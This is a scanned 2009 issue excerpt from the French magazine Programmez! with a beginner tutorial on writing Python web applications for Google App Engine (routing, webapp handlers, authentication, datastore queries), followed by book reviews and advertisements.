- ☐ **Abonnement Intégral : 1 an au magazine + archives sur Internet et PDF : 59 €** *Tarif France métropolitaine*
- ☐ **Abonnement Etudiant : 1 an au magazine : 39 €** (joindre copie carte étudiant) *Offre France métropolitaine*

M. ☐ Mme ☐ Mlle ☐ Entrez : Fonction :

Nom : Prénom :

Adresse :

Code postal : Ville :

Tél : E-mail :

☐ Je joins mon règlement par chèque à l'ordre de Programmez ! ☐ Je souhaite régler à réception de facture

A remplir et retourner sous enveloppe affranchie à :

Programmez ! - Service Abonnements - 22 rue René Boulanger - 75472 Paris Cedex 10.

abonnements.programmez@groupe-gli.com

Offre limitée,
valable jusqu'au
30 décembre 2009

Le renvoi du présent bulletin implique
pour le souscripteur l'acceptation
pleine et entière de toutes les
conditions de vente de cette offre.

Conformément à la loi Informatique et
Libertés du 05/01/78, vous disposez
d'un droit d'accès et de rectification
aux données vous concernant.


Par notre intermédiaire, vous pouvez
être amené à recevoir des propositions
d'autres sociétés ou associations.

Si vous ne le souhaitez pas, il vous
suffit de nous écrire en nous précisant
toutes vos coordonnées.

PROgrammez !
Le magazine du développement

Créez vos applications sur Google App Engine avec Python

Des applications Web dynamiques, hébergées gratuitement, faciles à écrire, c'est possible avec Google App Engine et Python. Nous découvrons aujourd'hui comment.



L'infrastructure de Google... quelque chose qui fait rêver et qui n'en est pas moins à votre portée avec Google App Engine. Celui-ci vous permet d'héberger des appli-

cations Web dynamiques gratuitement jusqu'à un certain point. Tant que vos données n'excèdent pas 500 Mo et que vous ne dépassiez pas les 5 millions de pages vues mensuelles. Au-delà, Google facturera l'hébergement. Mais 5 millions de pages vues, ça laisse le temps de voir venir... La seule chose que vous devez acheter est le nom de domaine, et encore, si vous pouvez, pour votre application, vous contenter d'un sous domaine de appspot.com, tout est gratuit. Vous devez seulement avoir ouvert un compte GMail, opération gratuite elle aussi. Au moment où nous écrivons ces lignes, il est possible de programmer l'App Engine avec deux langages: Java et Python. Dans les deux cas vous disposez d'une SDK. Dans le cas de Java vous disposez en outre d'un plugin Eclipse. Cet article s'intéresse à la programmation de Google App Engine avec Python.

1 L'ENVIRONNEMENT

L'environnement Google App Engine consiste en un serveur Web dynamique, un mécanisme de stockage des données qui supporte transactions et requêtes, un mécanisme automatique d'équilibrage de charges, un mécanisme de cache pour des performances optimales lors des opérations de lecture seules. Il est encore possible de planifier des tâches (job cron) et d'expédier des e-mails depuis les comptes Google. L'environnement est donc complet. En même temps, votre application tournera dans un bac à sable qui lui interdira l'accès au système d'exploitation sous-jacent, et qui lui interdira, dans les deux sens, l'accès à d'autres applications autrement qu'à travers les protocoles HTTP et HTTPS, ceci pour la sécurité.

2 LES OUTILS

En raison de la sécurité évoquée plus haut, si l'App Engine est programmable avec Python, il ne s'agit pas du langage complet, mais d'un sous-ensemble seulement. Un grand nombre de modules standard ont été retirés. Ainsi, vous ne pourrez pas ouvrir un socket par exemple, ce qui est cohérent avec le bac à sable décrit plus haut. Pas question non plus d'utiliser une extension C au langage :) Pour développer une application App Engine, on ne travaille pas directement sur l'infrastructure de Google. Au lieu de cela, on utilise un SDK téléchargeable à <http://code.google.com/intl/fr/appengine/downloads.html>. Ce SDK, disponible pour Windows, Mac OS X et Linux émule complètement l'environnement App Engine. Une fois l'application terminée, il suffit de l'uploader sur App Engine au moyen d'un

utilitaire fourni par le SDK. Cette opération, qui est expliquée dans la documentation en ligne, est une formalité. Sous Windows, l'installation de la SDK place les outils dans le PATH. Après quoi on lance le serveur, par exemple ainsi :

```
dev_appserver.py c:/gae/demo-programmez/
```

Le serveur, comme il se doit pour un environnement de développement Web, écoute le port 8080. On essaiera donc à chaque fois les parties de l'application en cours de développement de cette façon dans le navigateur

```
http://localhost:8080/url-qui-va-bien
```

3 ANATOMIE D'UNE APPLICATION APP ENGINE

Une application App Engine est constituée de scripts Python, de fichiers tels que feuilles de styles ou images et d'un fichier de configuration autour duquel tout s'articule. Ce fichier doit être appelé `app.yaml` et est écrit ... en langage YAML. Pas de panique. Il ne sera pas nécessaire d'apprendre un nouveau langage pour travailler avec App Engine. YAML, est un langage de sérialisation de données dont l'idée de fond est que toute donnée peut être représentée par une combinaison de listes, tableaux (de hachage) et scalaires. La syntaxe de YAML a été établie de sorte qu'elle soit la plus lisible possible par des humains et au niveau où nous l'utilisons dans App Engine, YAML est parfaitement intuitif. Par contre, il peut être nécessaire de posséder quelques notions sur les expressions régulières. Ceci dans le cas d'applications complexes. Tout s'articule autour du fichier `app.yaml` car c'est lui qui définit quel script sera exécuté lorsque le client donne une URL dans le navigateur. Autrement dit, il n'est pas nécessaire d'avoir une correspondance entre URL et noms de script, et `app.yaml` est essentiellement une table de routage. Nous verrons plus en détail ce point, qui mérite toute notre attention, un peu plus loin.

4 HELLO WORLD !

Infrastructure ultra moderne de Google ou pas, il ne saura être question de déroger à la tradition. Voici le code :

```
print "Content-Type: text/plain\n"
print "Hello, Programmez!"
```

Vraiment rien de particulier ici. Le script se comporte comme un CGI. On donne le type de contenu puis on écrit... le point intéressant est en fait le fichier `app.yaml`. Le voici :

```
application: demo-programmez
version: 1
runtime: python
```

```
api_version: 1

handlers:
- url: /*
  script: helloworld.py
```

La section importante est la section handlers. Ici nous avons défini un seul gestionnaire (ou handler). Une expression régulière dit que ce handler sera invoqué pour toute URL saisie dans le navigateur, et à ce moment le script helloworld.py sera exécuté. Ainsi :

```
http://localhost:8080/n-importe-quoi
```

affichera Hello Programmez!. Maintenant ce que l'on voudrait, c'est afficher le message lorsque l'utilisateur donne la bonne URL, et un message d'erreur dans le cas contraire. Nous commençons par écrire un nouveau script Python. Baptisons le *notfound.py* :

```
print "Content-Type: text/plain\n"
print "La page n'existe pas"
```

Et là encore le point intéressant est le fichier app.yaml. La section handlers est enrichie comme suit :

```
application: demo-programmez
version: 1
runtime: python
api_version: 1

handlers:
- url: /helloworld
  script: helloworld.py
- url: /*
  script: notfound.py
```

On le voit, c'est très simple. Un point mérite cependant une grande attention: les règles du gestionnaire handlers sont traitées dans l'ordre d'écriture, c'est-à-dire celle la plus en haut en premier et celle la plus en bas en dernier. Ceci, indépendamment des expressions régulières des règles. Si votre application App Engine ne se comporte pas comme prévu, la première chose à faire est de bien vérifier l'ordre de ces règles.

5 UN SUPER HELLO WORLD

L'approche CGI c'est bien pour un Hello World, mais pas plus. Nous allons maintenant utiliser le framework webapp mis à notre disposition, et clarifier un point insuffisamment expliqué dans la documentation en ligne, de l'humble avis de votre serveur. Nous écrivons donc un script baptisé cette fois *helloprog.py* et qui est capable d'afficher deux messages différents. Mais regardons d'abord la section handlers de app.yaml:

```
handlers:
- url: /helloprogrammez
  script: helloprog.py
- url: /hello
  script: helloprog.py
```

Il est clair que pour deux URL différentes, *helloprogrammez* et *hello*, nous demandons l'exécution d'un seul et même script, *helloprog.py*, que voici maintenant :

```
from google.appengine.ext import webapp
from google.appengine.ext.webapp.util import run_wsgi_app

class HelloProg(webapp.RequestHandler):
    def get(self):
        self.response.headers['Content-Type'] = 'text/plain'
        self.response.out.write("<html><body>Hello Programmez! en HTML</body></html>")

class HelloToutCourt(webapp.RequestHandler):
    def get(self):
        self.response.headers['Content-Type'] = 'text/plain'
        self.response.out.write("<html><body>Hello tout court</body></html>")

application = webapp.WSGIApplication(
    [('/helloprogrammez', HelloProg),
     ('/hello', HelloToutCourt)],
    debug=True)

def main():
    run_wsgi_app(application)

if __name__ == "__main__":
    main()
```

Nous définissons deux classes dérivant chacune de *webapp.RequestHandler*, ce qui comme le nom l'indique, les rend aptes à traiter des requêtes http. Chacune de ces classes a une méthode *get...* pour traiter les requêtes GET. Pour un exemple simple comme ici, le code HTML est écrit entièrement et en dur. Pour les applications complexes, on aura intérêt à utiliser un mécanisme de templates qui n'est autre que le mécanisme de templates de Django (Django vous a été présenté dans Programmez! 98). Nous arrivons à un point très important: l'invocation de la méthode *webapp.WSGIApplication*. Celle-ci reçoit en argument une liste de paires URL/classe. Autrement dit, celle-ci reçoit en argument une table de routage qui vient s'ajouter à celle définie dans le fichier app.yaml. Ainsi au final pour les deux URL *helloprogrammez* et *hello* c'est notre script *helloprog.py* qui sera lancé, mais ensuite ce sont les méthodes *get* des classes *helloProgrammez* et *HelloToutCourt* qui seront invoquées selon le cas. Nous voyons par cet exemple que App Engine est d'une grande souplesse. A vous d'en profiter par une organisation judicieuse de votre application. Un dernier mot: notre script comporte une fonction *main*. Il fonctionnerait tout aussi bien sans. En revanche, la présence de *main* fait que le runtime va mettre notre script en cache et servir notre page à la vitesse de l'éclair à la prochaine sollicitation.

6 SERVIR DES PAGES STATIQUES

Disposer de cette fonctionnalité est indispensable, même au sein d'une application Web dynamique. Et là encore, avant tout, penchons nous sur app.yaml :

```
handlers:
- url: /logo
  static_dir: logo
- url: /magazine
```

```
static_dir: magazine
- url: /hellostatic
script: hellostatic.py
```

Nos documents statiques sont déposés dans deux répertoires /logo et /magazine, ce que nous indiquons dans app.yaml. Après quoi notre script *hellostatic.py* ne présente aucune difficulté :

```
from google.appengine.ext import webapp
from google.appengine.ext.webapp.util import run_wsgi_app

class HelloStatic(webapp.RequestHandler):
    def get(self):
        self.response.headers['Content-Type'] = 'text/plain'
        self.response.out.write("<html><body>")
        self.response.out.write("Programmez!<br />")
        self.response.out.write('<br />')
        self.response.out.write("Abonnez vous ! :-)<br />")
        self.response.out.write('<br />')
        self.response.out.write("</body></html>")

application = webapp.WSGIApplication(
    [('/hellostatic', HelloStatic)],
    debug=True)

def main():
    run_wsgi_app(application)

if __name__ == "__main__":
    main()
```

L'illustration [Fig.1] montre la page servie par notre script.

7 AUTHENTIFICATION

Vous pouvez, si vous le voulez, implémenter un tel mécanisme à votre convenance, mais App Engine en propose un basé sur les comptes GMail. Ce mécanisme est simulé dans le SDK lors du développement, bien évidemment. Le script ci-dessous s'articule autour de trois fonctions : *get_current_user*, *users.create_login_url*, *users.create_logout_url*. La première permet de savoir si l'utilisateur est authentifié. Les deux autres retournent un lien pour invoquer le login et le logout respectivement. Toutes deux reçoivent en argument une URL vers laquelle sera redirigé l'utilisateur après la phase de login ou de logout.

```
from google.appengine.api import users
from google.appengine.ext import webapp
from google.appengine.ext.webapp.util import run_wsgi_app

class HelloStaticUser(webapp.RequestHandler):
    def get(self):
        user = users.get_current_user()
        if not user:
            url_login = users.create_login_url("/hellostaticuser")
            message = "Vous n'etes pas connecte "
            message += ' <a href="'
```

```
message += url_login
message += '>login</a>'
message += "<br />"
else:
    url_logout = users.create_logout_url("/hellostaticuser")
    message = "Hello "
    message += user.nickname()
    message += ' <a href="'
    message += url_logout
    message += '>logout</a>'
    message += "<br />"
    self.response.headers['Content-Type'] = 'text/plain'
    self.response.out.write("<html><body>")
    self.response.out.write("%s<br />" % message)
    self.response.out.write("Programmez!<br />")
    self.response.out.write('<br />')
    self.response.out.write("Abonnez vous ! :-)<br />")
    self.response.out.write('<br />')
    self.response.out.write("</body></html>")

application = webapp.WSGIApplication(
    [('/hellostaticuser', HelloStaticUser)],
    debug=True)


def main():
    run_wsgi_app(application)

if __name__ == "__main__":
    main()
```

Comme le montre l'illustration ci-dessous [Fig.2] notre page (url *hellostaticuser* dans les exemples disponibles sur notre site) est maintenant enrichie d'un lien vers le logout (ou le login)

8 LE MÉCANISME DE STOCKAGE DES DONNÉES

Là encore, souplesse avant tout. Pas de schéma de données rigide. Seulement deux notions. D'abord le modèle. Celui-ci est une classe dérivant de *db.Model*. Les membres de la classe définissent la



App Engine sait servir des pages contenant des éléments statiques.



Mise en oeuvre des fonctionnalités d'authentification du framework

structure de données. Ensuite les entités, qui ne sont rien d'autre que les instances de la classe définie plus haut. Chaque entité est capable de s'enregistrer, se modifier et s'effacer en base de données, méthode *put* et *delete* respectivement. Le script ci-dessous, simple CGI cette fois, enregistre des données décrivant des membres de l'équipe programmez!

```
from google.appengine.ext import db
from google.appengine.api import users

data = [
    ["Jean", "Kaminsky", "boss", 100000],
    ["Francois", "Tonic", "boss", 10000],
    ["Frederic", "Mazue", "auteur", 10]
]

class Employee(db.Model):
    prenom = db.StringProperty(required=True)
    nom = db.StringProperty(required=True)
    role = db.StringProperty(required=True, choices=set(["boss",
    "auteur"])) # case sensitive attention!!
    salaire = db.IntegerProperty()

for membre in data:
    employe = Employee(prenom = membre[0], nom = membre[1],
        role = membre[2], salaire = membre[3])
    employe.put()

print "Content-Type: text/plain\n"
print "donnees initialisees"
```

Signalons une possibilité très intéressante: l'Expando. Celui-ci permet d'ajouter des membres à un Model à la volée. Ainsi, si dans le script précédent nous avons :

```
class Employee(db.Expando):
    # etc, comme précédemment
```

Nous pourrions par exemple écrire

```
employe.nb_articles = db.IntegerProperty(10)
```

et l'entité concernée se verrait enrichie d'une propriété *nb_article* dotée d'une valeur 10, le tout pouvant être enregistré par un appel à la méthode *put*, comme précédemment.

9 EXTRAIRE LES DONNÉES

Pour cela, App Engine propose un mécanisme de requête qui est très voisin de SQL, bien que, précise Google, le mécanisme de stockage des données ne soit pas une base de données relationnelle. Peu importe les détails de l'implémentation, le lecteur qui connaît SQL ne sera pas dépaycé. Le script ci-dessous effectue une requête extrayant toutes les données :

```
query = db.GqlQuery("SELECT * FROM Employee")
```

Puis les affiche. Ensuite une requête plus fine n'extrait que les personnes ayant un salaire suffisamment élevé. Comme on le voit App Engine offre un mécanisme pour passer des paramètres à une requête.:

```
query = db.GqlQuery("SELECT * FROM Employee WHERE salaire > :1", 1000)
```

puis affiche le résultat.

```
from google.appengine.ext import db

# Attention a la déclaration redondante
# acceptable seulement dans cette démonstration
class Employee(db.Model):
    prenom = db.StringProperty(required=True)
    nom = db.StringProperty(required=True)
    role = db.StringProperty(required=True, choices=set(["boss",
    "auteur"])) # case sensitive !!
    salaire = db.IntegerProperty()

query = db.GqlQuery("SELECT * FROM Employee")
print "Content-Type: text/plain\n"
print "objet resultat"
print query
print "\n"
print "contenu:\n"
for employee in query:
    print "Prenom: %s, Nom: %s, " % (employee.prenom, employee.nom)
    print "Role: %s" % employee.role
    print "Salaire: %s" % employee.salaire
    print "\n"

print "*****"
print "Employes bien payes"
print "*****\n"
query = db.GqlQuery("SELECT * FROM Employee WHERE salaire >
:1", 1000)
for employee in query:
    print "Prenom: %s, Nom: %s, " % (employee.prenom, employee.nom)
    print "Role: %s" % employee.role
    print "Salaire: %s" % employee.salaire
    print "\n"
```

Et maintenant, comment effacer toutes ces données qui n'ont rien à faire sur votre PC ? Avec ce script :

```
from google.appengine.ext import db

# Attention a la déclaration redondante
# acceptable seulement dans cette démonstration
class Employee(db.Model):
    prenom = db.StringProperty(required=True)
    nom = db.StringProperty(required=True)
    role = db.StringProperty(required=True, choices=set(["boss",
    "auteur"])) # case sensitive !!
    salaire = db.IntegerProperty()


query = db.GqlQuery("SELECT * FROM Employee")
for employee in query:
    employee.delete()

print "Content-Type: text/plain\n"
print "Donnees effacees"
```

■ Frédéric Mazué - fmazue@programmez.com

METHODOLOGIE

CMMI 1.2 le modèle



Difficulté : ***
Éditeur : Dunod
Auteur : Richard Basque
Prix : 37 €

Il fait beaucoup parler de lui, mais est souvent mal compris ou perçu. CMMI mérite pourtant de la part des IT Pro, une attention toute particulière. Le CMMI, dont la version 1.2 a été publiée à l'été 2006, est de plus en plus largement utilisé pour évaluer la maturité de processus, développer des plans d'amélioration, ou pour mettre en œuvre des pratiques plus matures. Ce livre est un guide commenté du pourquoi et du comment de ce modèle de bonnes pratiques. Il a surtout pour vocation d'aider concrètement les organisations qui veulent réussir leurs projets, dans les délais, dans le respect des budgets et à la satisfaction de leurs clients. Le forum de discussion cmmi-en-francais (sur Yahoo!) animé par l'auteur prolonge ce livre de discussions enrichissantes entre les membres. Retrouvez également sur www.dunod.com les suppléments gratuits de l'ouvrage.

SMARTPHONE

Android



Difficulté : ***
Éditeur : Dunod
Auteur : Florent Garin
Prix : 29 €

Cet ouvrage s'adresse à tous ceux qui désirent se lancer ou se perfectionner dans le développement d'applications "mobiles" sous Android, le nouvel OS mobile open source lancé par Google. Il a pour but d'être le guide concret et indispensable pour développer une application, depuis le téléchargement du SDK (Software Development Kit) jusqu'au déploiement de l'application sur le téléphone. Il commence par décrire le "contexte" dans lequel Android a été créé par Google et ses partenaires de l'Open Handset Alliance. Il fournit ensuite l'essentiel de ce qu'il faut connaître de son architecture logicielle, avant de passer à la pratique du développement. La construction d'une interface graphique adaptée aux terminaux tactiles à taille réduite est expliquée en détail. Les

LIVRE DU MOIS

Algèbre, confidentialité et intégrité en multimédia

Difficulté : **** - Éditeur : Lavoisier
Auteur : collectif - Prix : 79 €

Cet ouvrage est consacré à l'algèbre (éléments d'algèbre, algèbre linéaire et multilinéaire) et à ses applications en cryptographie et codes correcteurs d'erreurs. Il étudie de façon approfondie les structures algébriques finies que sont les groupes de permutations, les anneaux et les corps finis. Il décrit aussi les circuits électroniques réalisant des calculs dans les corps finis puis la complexité de certains algorithmes. La confidentialité des données (cryptographie) et leur intégrité (codes correcteurs) en multimédia sont ensuite présentées en détail. De nombreux exemples d'applications réelles sont enfin développés (CD, DVD, disques optiques, sondes lointaines, télévision numérique terrestre, etc.). Comme toujours chez cet éditeur, l'ouvrage est précis ; Il nécessite cependant une bonne maîtrise algébrique pour arriver à tout comprendre. Un must malgré le prix !



quatre composants Activity, Service, BroadcastReceiver et ContentProvider formant les piliers d'Android sont décrits et mis en œuvre avec des exemples. Un chapitre est consacré à la persistance des données et un autre aux communications réseau. La partie tactile n'est pas oubliée. Un ouvrage intéressant pour tous ceux qui veulent bien débiter en Android ! A vos Smartphones !

LANGAGE

Le livre de Java, premier langage

Tome 1 : les bases de l'administration système



Difficulté : ***
Éditeur : Eyrolles
Auteur : Jean-François Bouchaudy
Prix : 22 €

Java ? Tout le monde connaît. Ce livre se propose de vous faire découvrir et appréhender ce langage. Vous apprendrez d'abord, à travers des exemples simples en Java, à maîtriser les notions communes à tous les langages : variables, types de données, boucles et instructions conditionnelles, etc. Vous franchirez un nouveau pas en découvrant par la pratique les concepts de la programmation orientée objet (classes, objets, héritage), puis le fonctionnement des bibliothèques graphiques AWT et Swing (fenêtres, gestion de la souris, tracé de graphiques). Vous découvrirez enfin comment réaliser des applications Java dotées d'interfaces graphiques conviviales grâce au logiciel libre NetBeans. Chaque chapitre est accompagné de deux types de travaux pratiques : des exercices et un projet développé au fil

de l'ouvrage, qui vous montrera comment combiner toutes les techniques de programmation étudiées pour construire une véritable application Java.

SGBD

Migration de données



Difficulté : ***
Éditeur : éditions Eni
Auteur : Bernard Lauxerrois
Prix : 22 €

Ce livre sur la migration de données s'adresse aux chefs de projet, directeurs informatiques ou responsables d'entreprises en charge du changement du Système d'Information de l'entreprise. Les développeurs en charge d'une telle mission trouveront également la méthode à adopter pour la mener à bien. Dans le cadre d'un tel projet, la migration des données est une étape essentielle, voire même cruciale pour l'entreprise et nécessite une organisation particulière, différente de celle d'un projet informatique classique.

PROCHAIN NUMÉRO

N°126 - janvier 2010, parution 30 décembre

✓ Base de données

compression, interopérabilité, MariaDB, partitionnement... : mieux maîtriser les données et sa base

✓ Webmaster

Flex 4, ActionScript 4 : attention, évolution majeure !

✓ Langages

Axum, T4 : les incroyables langages de Microsoft

Les outils des Décideurs Informatiques

*Vous avez besoin d'info
sur des sujets d'administration,
de sécurité, de progiciel,
de projets ?
Accédez directement
à l'information ciblée.*

**L'INFORMATION
SUR MESURE**



Actu triée par secteur

Cas clients

Avis d'Experts



Etudes
&
Statistiques

Infos des SSII

Vidéos

Actus

Événements

Newsletter

L'INFORMATION EN CONTINU



www.solutions-logiciels.com




CODEFLUENT

La première fabrique logicielle .NET entièrement pilotée par les modèles

sans

Téléchargez la dernière version
gratuite sur www.codefluent.com

avec



Le plus court chemin vers les technologies .NET

CodeFluent est un produit de génie logiciel qui permet d'industrialiser la fabrication d'applications professionnelles manipulant des données sur la plate-forme .NET en **automatisant la création des composants** à partir d'une modélisation de votre métier. L'utilisation de CodeFluent vous assure **évolutivité, productivité, qualité et facilité de maintenance**.



SoftFluent
3 rue de la Renaissance - 92160 Antony
01 75 60 04 45 - sales@softfluent.com



Les technologies mentionnées sont des marques déposées de leurs propriétaires respectifs